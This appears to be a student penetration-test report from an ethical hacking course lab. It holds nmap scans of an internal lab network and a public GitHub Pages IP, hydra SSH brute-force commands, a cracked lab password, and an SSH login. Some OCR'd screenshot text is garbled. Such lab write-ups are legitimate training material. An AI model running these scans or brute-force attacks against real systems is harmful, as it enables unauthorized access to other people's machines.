_|_http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
http-title:          XAMPP           1.7.3
Requested resource was http://win10.internal.cloudapp.net/xampp/splash.php
106/tcp open  pop3pw        Mercury/32 poppass service
107/tcp open  pop3          Mercury/32 pop3d
_|_pop3-capabilities: EXPIRE(NEVER) APOP TOP USER UIDL
135/tcp open  msrpc         Microsoft Windows RPC

```

```

File Edit View Terminal Tabs Help
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp open  imap          Mercury/32 imapsd 4.72
_|_imap-capabilities: IMAP4rev1 CAPABILITY OK complete X-MERCURY-1A0001 AUTH=PLAIN
443/tcp open  ssl/https?
ssl-cert: Subject: commonName=localhost
Not valid before: 2009-11-10T23:48:47
_|_Not valid after: 2019-11-08T23:48:47
ssl-date: 2021-04-06T03:12:08+00:00; 0s from scanner time.
sslv2:
SSLv2 supported
ciphers:
SSL2_IDEA_128_CBC_WITH_MD5
SSL2_DES_64_CBC_WITH_MD5
SSL2_RC4_128_EXPORT40_WITH_MD5
SSL2_RC4_128_WITH_MD5
SSL2_RC2_128_CBC_WITH_MD5
SSL2_DES_192_EDE3_CBC_WITH_MD5
_|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
445/tcp open  microsoft-ds?
3306/tcp open  mysql         MySQL (unauthorized)
3389/tcp open  ms-wbt-server Microsoft Terminal Services

```

```

File Edit View Terminal Tabs Help
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-cert: Subject: commonName=win10
| Not valid before: 2021-01-29T15:00:43
| Not valid after: 2021-07-31T15:00:43
|_ssl-date: 2021-04-06T03:12:08+00:00; 0s from scanner time.
3357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 12:34:56:78:9A:BC (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```

OS:SCAN(V=7.91%E=4%D=4/5%OT=21%CT=1%CU=36330%PV=Y%DS=1%DC=D%G=Y%M=123456%TM
OS:=606BD188%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10A%TI=I%CI=I%II=I%
OS:SS=S%TS=U)OPS(O1=M58ANW8NNS%O2=M58ANW8NNS%O3=M58ANW8%O4=M58ANW8NNS%O5=M5
OS:8ANW8NNS%O6=M58ANNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
OS:ECN(R=Y%DF=Y%T=80%W=FFFF%O=M58ANW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+%
OS:F=A%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=N)T4(R=Y%
OS:DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%
OS:O=0%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%
OS:W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%
OS:RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
```

IP : 10.1.2.5

```

File Edit View Terminal Tabs Help
admin123@KaliInternal:~$ sudo su
[sudo] password for admin123:
Sorry, try again.
[sudo] password for admin123:
root@KaliInternal:/home/admin123# nmap -A 185.199.108.153
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-14 03:31 EDT
Nmap scan report for cdn-185-199-108-153.github.com (185.199.108.153)
Host is up (0.0088s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp      open  http-proxy Varnish
|_http-server-header: GitHub.com
|_http-title: Site not found &middot; GitHub Pages
443/tcp     open  ssl/https Varnish
fingerprint-strings:
  FourOhFourRequest:
    HTTP/1.1 503 Service Unavailable
    Connection: close
    Content-Length: 54887
    Server: Varnish
    Retry-After: 0
    Content-Type: text/html; charset=utf-8
```

nmap -A 185.199.108.153

Terminal - admin123@K... Terminal - admin123@KaliInternal: ~

```
File Edit View Terminal Tabs Help
admin123@KaliInternal:~$ nmap -sV 185.199.108.153
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-25 01:03 EDT
Nmap scan report for cdn-185-199-108-153.github.com (185.199.108.153)
Host is up (0.0086s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http-proxy Varnish
443/tcp   open  ssl/https GitHub.com
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port443-TCP:V=7.91%T=SSL%I=7%D=3/25%Time=605C19CB%P=x86_64-pc-linux-gnu
SF:%r(GetRequest,25E5,"HTTP/1\.1\x20404\x20Not\x20Found\r\nConnection:\x20
SF:close\r\nContent-Length:\x209115\r\nServer:\x20GitHub\.com\r\nContent-T
SF:ype:\x20text/html;\x20charset=utf-8\r\nETag:\x20\"5e6d6862-239b\"\r\nCo
SF:ntent-Security-Policy:\x20default-src\x20'none';\x20style-src\x20'unsa
SF:e-inline';\x20img-src\x20data:;\x20connect-src\x20'self'\r\nX-GitHub-Re
SF:quest-Id:\x2067F6:140A:6C5FF1:9DC0D6:605C19CB\r\nAccept-Ranges:\x20byte
SF:s\r\nDate:\x20Thu,\x2025\x20Mar\x202021\x2005:04:12\x20GMT\r\nVia:\x201
SF:.\.1\x20varnish\r\nAge:\x200\r\nX-Served-By:\x20cache-dfw18625-DFW\r\nX-
SF:Cache:\x20MISS\r\nX-Cache-Hits:\x200\r\nX-Timer:\x20S1616648652\.972869
SF:,VS0,VE35\r\nVary:\x20Accept-Encoding\r\nX-Fastly-Request-ID:\x20bb183a
SF:924a1e4cb0744f6802baaa0ccbc9d75909d\r\n\r\n<!DOCTYPE\x20html>\n<html>\n<
```

nmap -sV 185.199.108.153

The screenshot shows a Kali Linux desktop environment. A terminal window is open with the title "Terminal - admin123@KaliInternal". The terminal displays the output of an Nmap scan for the host "Learnaboutsecurity.com" (IP 185.199.108.153). The scan report shows the host is up with a latency of 0.0078s. It lists two open ports: 80/tcp (http) and 443/tcp (https). The Nmap command used was "nmap Learnaboutsecurity.com". The terminal window has a dark background with a faint "KALI" watermark. The top bar shows the date and time as "Thu 25 Mar, 00:46" and the user as "admin123". A vertical blue sidebar on the right contains the text "ETHICAL HACKING NANODEGREE" and a double-left arrow icon.

```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
admin123@KaliInternal:~$ nmap Learnaboutsecurity.com
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-25 00:46 EDT
Nmap scan report for Learnaboutsecurity.com (185.199.108.153)
Host is up (0.0078s latency).
Other addresses for Learnaboutsecurity.com (not scanned): 185.199.111.153 185.199.110.153 185.199.109.153
rDNS record for 185.199.108.153: cdn-185-199-108-153.github.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 4.76 seconds
admin123@KaliInternal:~$
```

Learnaboutsecurity.com

## System Exploitation

**Code used:** nmap -A 10.1.0.0/24

By using this code we have received system open port which are vulnerable

**Findings:**

```
root@KaliInternal:~# nmap -A 10.1.0.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-06 00:17 EDT
Nmap scan report for dmziserver.internal.cloudapp.net (10.1.0.7)
Host is up (0.00091s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ssh-hostkey:
|   2048 4a:0d:46:d4:88:14:b7:cd:d6:c8:85:bd:8c:aa:10:11 (RSA)
|   256 bf:6b:f5:7f:a0:cf:2b:cd:29:ca:5a:a8:ca:92:eb:85 (ECDSA)
|_  256 2e:a2:f2:c2:59:d2:78:be:48:10:b4:8a:b8:bc:40:78 (ED25519)
30/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Company management
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

```
File Edit View Terminal Tabs Help
OS: Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS: R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

[TRACEROUTE (using port 554/tcp)]
HOP RTT      ADDRESS
1  1.08 ms  dmziserver.internal.cloudapp.net (10.1.0.7)

Nmap scan report for dnsserver.internal.cloudapp.net [10.1.0.8]
Host is up (0.0012s latency).
Not shown: 996 filtered ports

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
```

```
File Edit View Terminal Tabs Help
|_http-title: IIS Windows Server
|_135/tcp open msrpc Microsoft Windows RPC
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: DNSServer
|   NetBIOS_Domain_Name: DNSServer
|   NetBIOS_Computer_Name: DNSServer
|   DNS_Domain_Name: DNSServer
|   DNS_Computer_Name: DNSServer
|   Product_Version: 10.0.17763
|   System_Time: 2021-04-06T04:18:12+00:00
| ssl-cert: Subject: commonName=DNSServer
| Not valid before: 2021-01-31T12:37:33
| Not valid after: 2021-08-02T12:37:33
| _ssl-date: 2021-04-06T04:18:20+00:00; +1s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 135/tcp)
|_ 192.168.1.11
```

```

File Edit View Terminal Tabs Help
RACEROUTE (using port 135/tcp) 0.8 | Screen View: Unique Hosts
IOP RTT ADDRESS
1 1.20 ms dnsserver.internal.cloudapp.net (10.1.0.8) size: 1260
... 🌐
imap scan report for 10.1.0.11
lost is up (0.001ms latency).
lot shown: 998 closed ports
PORT STATE SERVICE VERSION
2/tcp open ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
  ssh-hostkey:
    2048 4c:c5:58:05:ee:82:7b:9f:bb:24:45:dd:7b:6d:4d:d6 (RSA)
    256 da:dc:b6:82:dc:fb:88:50:0b:e7:9e:02:73:b4:31:a5 (ECDSA)
    256 9d:c1:cb:45:b5:9b:3a:3c:ea:7e:c2:f:d3:02:a9:f1 (ED25519)
0/tcp open http     Apache httpd 2.4.38 ((Debian))
  http-cookie-flags:
    /:
      PHPSESSID:
        httponly flag not set
      _http-generator: WordPress 4.8.15
      http-robots.txt: 1 disallowed entry
      /wp-admin/
      _http-server-header: Apache/2.4.38 (Debian)
  Comp. Inc.

```

```

File Edit View Terminal Tabs Help
  _http-server-header: Apache/2.4.38 (Debian)
  _http-title: cms -friendly &#8211; Otro sitio realizado con WordPress
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ). 
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=4/6%OT=22%CT=1%CU=39187%PV=Y%DS=1%DC=T%G=Y%TM=606BE10B
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M58AST11NW7%O2=M58AST11NW7%O3=M58ANNT11NW7%O4=M58AST11NW7%O5=M58AST11
OS:NW7%O6=M58AST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%0=M58ANNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S-Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
IOP RTT ADDRESS
1  1.64 ms 10.1.0.11

```

```

File Edit View Terminal Tabs Help
TRACEROUTE (using port 554/tcp) | Screen View: Unique Hosts
HOP RTT ADDRESS
1 1.64 ms 10.1.0.11 (keep packets, from 2 hosts. Total size: 1260)

Nmap scan report for dmzwebserver.internal.cloudapp.net (10.1.0.12)
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 4d:80:93:40:94:92:64:34:40:8f:93:dc:21:3c:57:86 (DSA)
|   2048 d3:12:7a:ff:f8:5d:95:54:ab:9a:4c:d6:77:64:8f:e4 (RSA)
|_  256 ef:16:ca:be:5f:40:b9:ca:b3:04:a5:0d:79:9f:7f:2c (ECDSA)
|_  256 83:79:8f:4b:27:a1:9a:23:48:e5:07:c8:69:b6:d1:7f (ED25519)
80/tcp    open  http       Apache httpd 2.4.10 ((Debian))
| http-robots.txt: 1 disallowed entry
|/
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind   2-4 (RPC #100000)
| rpcinfo:
|   program version port/proto service

```

```

File Edit View Terminal Tabs Help
program version      port/proto service      Screen View: Unique Hosts
100000  2,3,4          111/tcp   rpcbind
100000  2,3,4          111/udp   rpcbind
100000  3,4            111/tcp6  rpcbind
100000  3,4            111/udp6  rpcbind
100024  1              39445/tcp6 status
100024  1              41123/udp6 status
100024  1              50933/udp status
100024  1              51146/tcp  status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

TCP/IP fingerprint:
OS:SCAN(V=7.91%D=4/6%OT=22%CT=1%CU=39070%PV=Y%DS=1%DC=T%G=Y%TM=606BE10B
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=107%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M58AST11NW7%O2=M58AST11NW7%O3=M58ANNT11NW7%O4=M58AST11NW7%O5=M58AST11
OS:NW7%O6=M58AST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M58ANNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=

```

```

File Edit View Terminal Tabs Help
OS:=40%IP=164%UN=0%IRPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)
99 Captured ARP/Rarp packets, from 2 hosts. Total size: 1260
Network Distance: 1 hop
Service Info: Host: DMZWEBSERVER; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
_|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
_|_nbstat: NetBIOS name: DMZWEBSERVER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
  OS: Windows 6.1 (Samba 4.2.14-Debian)
  Computer name: dmzwebserver
  NetBIOS computer name: DMZWEBSERVER\x00
  Domain name: \x00
  FQDN: dmzwebserver
  System time: 2021-04-05T23:18:11-05:00
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
smb2-security-mode:

```

```

Terminal - root@KaliInternal: /home/admin123
File Edit View Terminal Tabs Help
authentication_level: user | Screen View: Unique Hosts
challenge_response: supported
message_signing: disabled (dangerous, but default)
smb2-security-mode:
  2.02: AC MAC Address Count Len MAC Vendor / Hostname
  - Message signing enabled but not required
smb2-time:
  date: 2021-04-06T04:18:12 9a:bc 10 420 Unknown vendor
  start_date: N/A

TRACEROUTE (using port 23/tcp)
HOP RTT      ADDRESS
1  1.51 ms  dmzwebserver.internal.cloudapp.net [10.1.0.12]

Post-scan script results:
clock-skew:
  1h39m59s:
    10.1.0.12 (dmzwebserver.internal.cloudapp.net)
    10.1.0.8 (dnsserver.internal.cloudapp.net)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 41.45 seconds
root@KaliInternal:/home/admin123#

```

IP: 10.1.0.0

## Lateral Movement / Customer Data Discovery

By using hydra, the sensitive data and login information, passwords being received. Those we used to gain access

**Code used:**

```
hydra -L '/home/admin123/Desktop/user.txt' -P '/usr/share/wordlists/udacity.txt' ssh://10.1.0.7 -t 8
```

```
hydra -L '/home/admin123/Desktop/user.txt' -P '/usr/share/wordlists/udacity.txt' ssh://10.1.0.12 -t 8
```

**Findings:**

```
root@KaliInternal:/home/admin123# hydra -L '/home/admin123/Desktop/user.txt' -P '/usr/share/wordlists/udacity.txt' ssh://10.1.0.7 -t 8
[DATA] max 8 tasks per 1 server, overall 8 tasks, 4616 login tries (l:1/p:4616), ~577 tries per task
[DATA] attacking ssh://10.1.0.7:22/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 4528 to do in 00:52h, 8 active
[STATUS] 56.00 tries/min, 168 tries in 00:03h, 4448 to do in 01:20h, 8 active
[22][ssh] host: [REDACTED] login: [REDACTED] password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-12 01:07:20
root@KaliInternal:/home/admin123#
```

Username: adm  
Password: [REDACTED]  
Submit Reset

**Login:**

Username: adm  
Password: [REDACTED]  
Submit




```
root@KaliInternal:/home/admin123# hydra -L '/home/admin123/user.txt' -P '/usr/share/wordlists/udacity.txt' ssh://10.1.0.12 -t 8
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-16 01:27:40
[DATA] max 8 tasks per 1 server, overall 8 tasks, 4616 login tries (l:1/p:4616), ~577 tries per task
[DATA] attacking ssh://10.1.0.12:22/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 4528 to do in 00:52h, 8 active
[STATUS] 67.33 tries/min, 202 tries in 00:03h, 4414 to do in 01:06h, 8 active
[22][ssh] host: 10.1.0.12 login: admin123 password: Password123!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-16 01:31:17
```

```
[Kali Internal] Terminal - root@KaliInternal: /home/admin123
File Edit View Terminal Tabs Help
admin123@KaliInternal:~$ sudo su
[sudo] password for admin123:
root@KaliInternal:/home/admin123# ssh admin123@10.1.0.12
admin123@10.1.0.12's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 16 00:47:16 2021 from kaliinternal.internal.cloudapp.net
Could not chdir to home directory /home/admin123: No such file or directory
$ 
```



Archivos ▾

Todos los archivos

Favoritos

Compartido contigo

Compartido con otros

Compartido por medio de enlace...

Etiquetas

Almacenamiento externo

Archivos eliminados

Ajustes

Nombre Tamaño Modificado

Documents	35 KB	hace 5 meses	
Nueva carpeta	0 KB	hace 5 meses	
Photos	663 KB	hace 5 meses	
ownCloud Manual.pdf	3.8 MB	hace 5 meses	

3 carpetas y 1 archivo 4.5 MB

This concluded the vulnerability assessment methodology portion of this report.